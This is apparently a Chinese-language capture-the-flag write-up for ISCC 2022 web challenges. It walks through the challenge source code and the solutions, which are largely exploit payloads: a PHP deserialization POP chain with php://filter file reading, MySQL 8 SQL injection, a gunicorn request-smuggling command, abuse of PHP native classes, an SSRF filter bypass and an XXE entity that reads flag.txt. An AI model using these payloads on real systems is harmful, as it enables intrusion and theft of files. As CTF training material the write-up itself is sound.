<?php

echo 'Happy New Year~ MAKE A WISH<br>';

if(isset($_GET['wish'])){
    @unserialize($_GET['wish']);
}
else{
    $a=new Road_is_Long;
    highlight_file(__FILE__);
}
/*************************pop your 2022*****************************/

class Road_is_Long{
    public $page;
    public $string;
    public function __construct($file='index.php'){
        $this->page = $file;
    }
    public function __toString(){
        return $this->string->page;
    }

    public function __wakeup(){
        if(preg_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->page)) {
            echo "You can Not Enter 2022";
            $this->page = "index.php";
```

```
        }
    }
}

class Try_Work_Hard{
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Make_a_Change{
    public $effort;
    public function __construct(){
        $this->effort = array();
    }

    public function __get($key){
        $function = $this->effort;
        return $function();
    }
}
/*********************Try to See flag.php*****************************/
```

非常简单的构造，就不叙述过程了

exp：

```
<?php
class Road_is_Long{
    public $page;
    public $string;
     function __construct($file='ki10Moc'){
        $this->page = $file;
    }
}

class Try_Work_Hard{
    protected $var='php://filter/read=convert.base64-encode/resource=flag.php';
}



class Make_a_Change{
    public $effort;
}

$a = new Road_is_Long();
$a->string = new Make_a_Change();
$a->string->effort = new Try_Work_Hard();
$b = new Road_is_Long($a);
echo urlencode(serialize($b));
```




解码即可：


ISCC{P0p_Zi_aNd_P1p_Mei_Da1ly_life_2022}

Easy-SQL

```
?id=8   //出现回显，猜测可能是Mysql8
```




```
?id=8 union table emails limit 8,1 --+
```



访问压缩包下载

得到源码：

```
<?php
include "./config.php";
// error_reporting(0);
// highlight_file(__FILE__);
$conn = mysqli_connect($hostname, $username, $password, $database);
   if ($conn->connect_errno) {
    die("Connection failed: " . $conn->connect_errno);
}

echo "Where is the database?"."<br>";

echo "try ?id";

function sqlWaf($s)
{
    $filter = '/xml|extractvalue|regexp|copy|read|file|select|between|from|where|create|grand|dir|insert|link|substr|mid|server|drop|=|>|<|
```

```
    if (preg_match($filter,$s))
        return False;
    return True;
}

if (isset($_GET['id']))
{
    $id = $_GET['id'];
    $sql = "select * from users where id=$id";
    $safe = preg_match('/select/is', $id);
    if($safe!==0)
        die("No select!");
    $result = mysqli_query($conn, $sql);
    if ($result)
    {
        $row = mysqli_fetch_array($result);
        echo "<h3>" . $row['username'] . "</h3><br>";
        echo "<h3>" . $row['passwd'] . "</h3>";
    }
    else
        die('<br>Error!');
}


if (isset($_POST['username']) && isset($_POST['passwd']))
{

    $username = strval($_POST['username']);
    $passwd = strval($_POST['passwd']);

    if ( !sqlWaf($passwd) )
        die('damn hacker');

    $sql = "SELECT * FROM users WHERE username='${username}' AND passwd= '${passwd}'";
    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        $row = $result->fetch_assoc();
        if ( $row['username'] === 'admin' && $row['passwd'] )
        {
            if ($row['passwd'] == $passwd)
            {
                die($flag);
            } else {
                die("username or passwd wrong, are you admin?");
            }
        } else {
            die("wrong user");
        }
    } else {
        die("user not exist or wrong passwd");
    }
}
mysqli_close($conn);
?>
```


这里之前可以判断一共是3列

三列内容：id，username，password

满足username=admin并且password=password

```
username=-1' union values row("admin","admin","ki10Moc")#&passwd=ki10Moc
```


Where is the database?
try ?id
ISCC{Fdsfs219_19FdFasVEsd0f158_T0o_SFFsd12156fs_m1}



ISCC{Fdsfs219_19FdFasVEsd0f158_T0o_SFFsd12156fs_m1}

让我康康！

发现提示Try flag



flag is in '/fl4g'

但是无查询结果


发现服务器是gunicorn20.0.0

想到请求走私

gunicorn 20.0.4 请求走私漏洞简析（含复现环境&Poc）-Linux实验室 (linuxlz.com)

直接打

```
echo -en "GET / HTTP/1.1\r\nHost: 127.0.0.1\r\nContent-Length: 123\r\nSec-Websocket-Key1: x\r\n\r\nxxxxxxxxGET /fl4g HTTP/1.1\r\nHost: 127.
```



ISCC{AWEIweiwwwweeeiii_JJj9JJGg5GGG_NONONONO2022}


findme

浅析PHP原生类 - 安全客，安全资讯平台 (anquanke.com)

```
<?php
highlight_file(__FILE__);

class a{
    public $un0;
    public $un1;
    public $un2;
    public $un3;
    public $un4;
```

```
    public function __destruct(){
        if(!empty($this->un0) && empty($this->un2)){
            $this -> Givemeanew();
            if($this -> un3 === 'unserialize'){
                $this -> yigei();
            }
            else{
                $this -> giao();
            }
        }
    }

    public function Givemeanew(){
        $this -> un4 = new $this->un0($this -> un1);
    }

    public function yigei(){
        echo 'Your output: '.$this->un4;
    }

    public function giao(){
        @eval($this->un2);
    }

    public function __wakeup(){
        include $this -> un2.'hint.php';
    }
}

$data = $_POST['data'];
unserialize($data);
```

其中我在文章这里提到的一个小trick



再来看看源码，此处可以实现原生类的自声明和调用

```
$this -> un4 = new $this->un0($this -> un1);
```

__wakeup()中可以查看hint.php，那就先看一下hint.php

当然这是我最开始的写法，挺麻烦的，应该不是出题人的意思

```
<?php

class a
{
    public $un0 = 'SplFileObject';
    public $un1 = 'php://filter/read=convert.base64-encode/resource=hint.php';
    public $un2;
    public $un3 = 'unserialize';
    public $un4;



}

echo serialize(new a());
```

按照出题人的意思应该这么写

```
<?php

class a
{
    public $un0;
    public $un1;
    public $un2 = 'php://filter/read=convert.base64-encode/resource=';
    public $un3;
    public $un4;



}

echo serialize(new a());
```

这样就可以直接读取hint.php，不需要去看前面的if，直接执行的

得到信息

```
<?php$a = 'flag在当前目录下以字母f开头的txt中,无法爆破出来';
```

下面就是找这样的文件


可以用**DirectoryIterator也可以用FilesystemIterator**

当然最好是使用**GlobIterator，行为类似glob()**

在网上看到的一些在**GlobIterator**下依然使用glob协议去读文件就挺….没必要的

```php
<?php

class a
{
    public $un0 = 'GlobIterator';
    public $un1 = 'f*.txt';
    public $un2;
    public $un3 = 'unserialize';
    public $un4;



}

echo serialize(new a());
```

得到




那最后再去读这个文件即可

```php
<?php

class a
{
    public $un0 = 'SplFileObject';
    public $un1 = 'fSSSbis19k_sdW15dMe.txt';
    public $un2;
    public $un3 = 'unserialize';
    public $un4;



}

echo serialize(new a());
```

```
O:1:"a":5:{s:3:"un0";s:13:"SplFileObject";s:3:"un1";s:23:"fSSSbis19k_sdW15dMe.txt";s:3:"un2";N;s:3:"un3";s:11:"unserialize";s:3:"un4";N;}
```

```
$data = $_POST['data'];
unserialize($data); Your output: ISCC{DS19sdw_SssfDA10nK_2077yyyyNNNN}
```




ISCC{DS19sdw_SssfDA10nK_2077yyyyNNNN}

这是一道代码审计题

/index访问，login改成1

得到emoji



base100解码得到

源码：

```
def geneSign():
    if(control_key==1):
        return render_template("index.html")
    else:
        return "You have not access to this page!"
def check_ssrf(url):
    hostname = urlparse(url).hostname
    try:
        if not re.match('https?://(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
            if not re.match('https?://@(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
                raise BaseException("url format error")
        if  re.match('https?://@(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
            if judge_ip(hostname):
                return True
```

```
            return False, "You not get the right clue!"
        else:
            ip_address = socket.getaddrinfo(hostname,'http')[0][4][0]
            if is_inner_ipaddress(ip_address):
                return False,"inner ip address attack"
            else:
                return False, "You not get the right clue!"
    except BaseException as e:
        return False, str(e)
    except:
        return False, "unknow error"
def ip2long(ip_addr):
    return struct.unpack("!L", socket.inet_aton(ip_addr))[0]
def is_inner_ipaddress(ip):
    ip = ip2long(ip)
    print(ip)
    return ip2long('127.0.0.0') >> 24 == ip >> 24 or ip2long('10.0.0.0') >> 24 == ip >> 24 or ip2long('172.16.0.0') >> 20 == ip >> 20 or ip
def waf1(ip):
    forbidden_list = [ '.', '0', '1', '2', '7']
    for word in forbidden_list:
        if ip and word:
            if word in ip.lower():
                return True
    return False
def judge_ip(ip):
    if(waf1(ip)):
        return Fasle
    else:
        addr = addr.encode(encoding = "utf-8")
        ipp = base64.encodestring(addr)
        ipp = ipp.strip().lower().decode()
        if(ip==ipp):
            global control_key
            control_key = 1
            return True
        else:
            return False
```


目的是要绕过judge_ip并且ip=ipp



```
mti3ljaumc4x
```

将cookie替换


/mti3ljaumc4x

and a_cookie = aW4gZmFjdCBjb29raWUgaXMgdXNlZnVsIQ==





/mti3ljaumc4x请求，可以看到ajax，xml



并且在title处可以看到flag.txt

```
<html>
<head>
    <title>./flag.txt</title>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
 <script type="text/javascript">
function codelogin(){
  var name = $("#name").val();
  var password = $("#password").val();
  if(name == "" || word == ""){
    alert("Please enter the username and password!");
    return;
  }

  var data = "<user><name>" + name + "</name><password>" + password + "</password></user>";
    $.ajax({
      contentType: "application/xml;charset=utf-8",
        type: "POST",
        url: "codelogin",
        data: data,
        dataType: "xml",
        anysc: false,
        success: function (result) {
          var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
          var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
          if(code == "0"){
            $(".msg").text(msg + " login fail!");
          }else if(code == "1"){
            $(".msg").text(msg + " login success!");
          }else{
            $(".msg").text("error:" + msg);
          }
        },
        error: function (XMLHttpRequest,textStatus,errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatus);
```


```
        }
    });
}
</script>
</head>

<body>
   <form>
   <div  id="loginFormMain">
     <table  style="width:468px;height:262px;background-color: gray;text-align: center;">
        <tr>
           <th colspan="2" align="center" >登录</th>
        </tr>
        <tr>
            <td>用户名:<input id="name" type="text" style="width: 200px;height: 30px;"  name="name"></td>
        </tr>
        <tr>
            <td>密  码:<input id="password" type="password"  style="width: 200px;height: 30px;"  name="password"></td>
        </tr>
        <tr>
            <td align="center" ><input type="button" style="cursor: pointer;font-style: inherit;" name="next"  value="login" onclick="javas

        </tr>
     </table>
   </div>
    </form>
</body>
</html>
```

在codelogin方法中

定义了请求方式和请求的数据，数据就是data，直接抄下来

构造一下

```
<!DOCTYPE ANY [
<!ENTITY ki10Moc SYSTEM "./flag.txt">
]>
<user><name>
  &ki10Moc;
  </name>
<password>password
</password></user>
```



ISCC{jQvb8-aqQxRlOpBVtrX19-0579i8c-ew08Sq0xf}

爱国敬业好青年-2


题目一般靠猜，一半靠蒙

反正就是天安门广场


```
[12:48:38] Starting:
[12:48:58] 200 -    4B  - /change
[12:49:04] 200 -  176B  - /info
```

```
<!DOCTYPE html>
<html>
<head>
<!-- <link rel="stylesheet" type="css" href="style.css" /> -->
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
 <script src="https://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
<script>
$(document).ready(function() {
    $("iframe").attr({"src":"inner"})
    $.ajax({url:"change",type:"GET"});
    $("button").removeAttr("disabled");
    setTimeout(function () {$("button").attr({"disabled":"true"});},1200)
    setTimeout(function () {$.ajax({url:"change",type:"POST"});},2000)

});
</script>
</head>
<body onload="button_clickable()">
<div style="text-align: center;width: 100%;height: 100%;position: absolute;top: -0px;left: -0px;z-index: 1">
          <form class="form" id="a-form" method='POST' action="flag">
          <b style="font-size: 15px">                                                    </b><br>
          <label>Latitude:</label><input style="margin-left: 20px;width: 110px" type="text" name="lati" required> <br>
          <label>Langtitude: </label><input style="width: 110px;margin-left: 5px" type="text" name="langti" required><br>
          <button type="submit" id='true_button' disabled ='true'>提交</button>
          <p>经纬度示例：177° 30′E, 25° 33′N<a style ="border:none;cursor:default," onclick="return false" href="info"></a>!</p>
          </form>

</div>
<iframe  frameborder="0" style=";position:absolute;top: -1px;left: -0px;z-index: 2;margin-left :0px;margin-right:0px;margin-bottom: 0px;margin-top: 0px;
;width:100%;height:105%" id ='wrong_entrance' scrolling="no"></iframe>
</body>
</html>
```

三个页面 info flag change



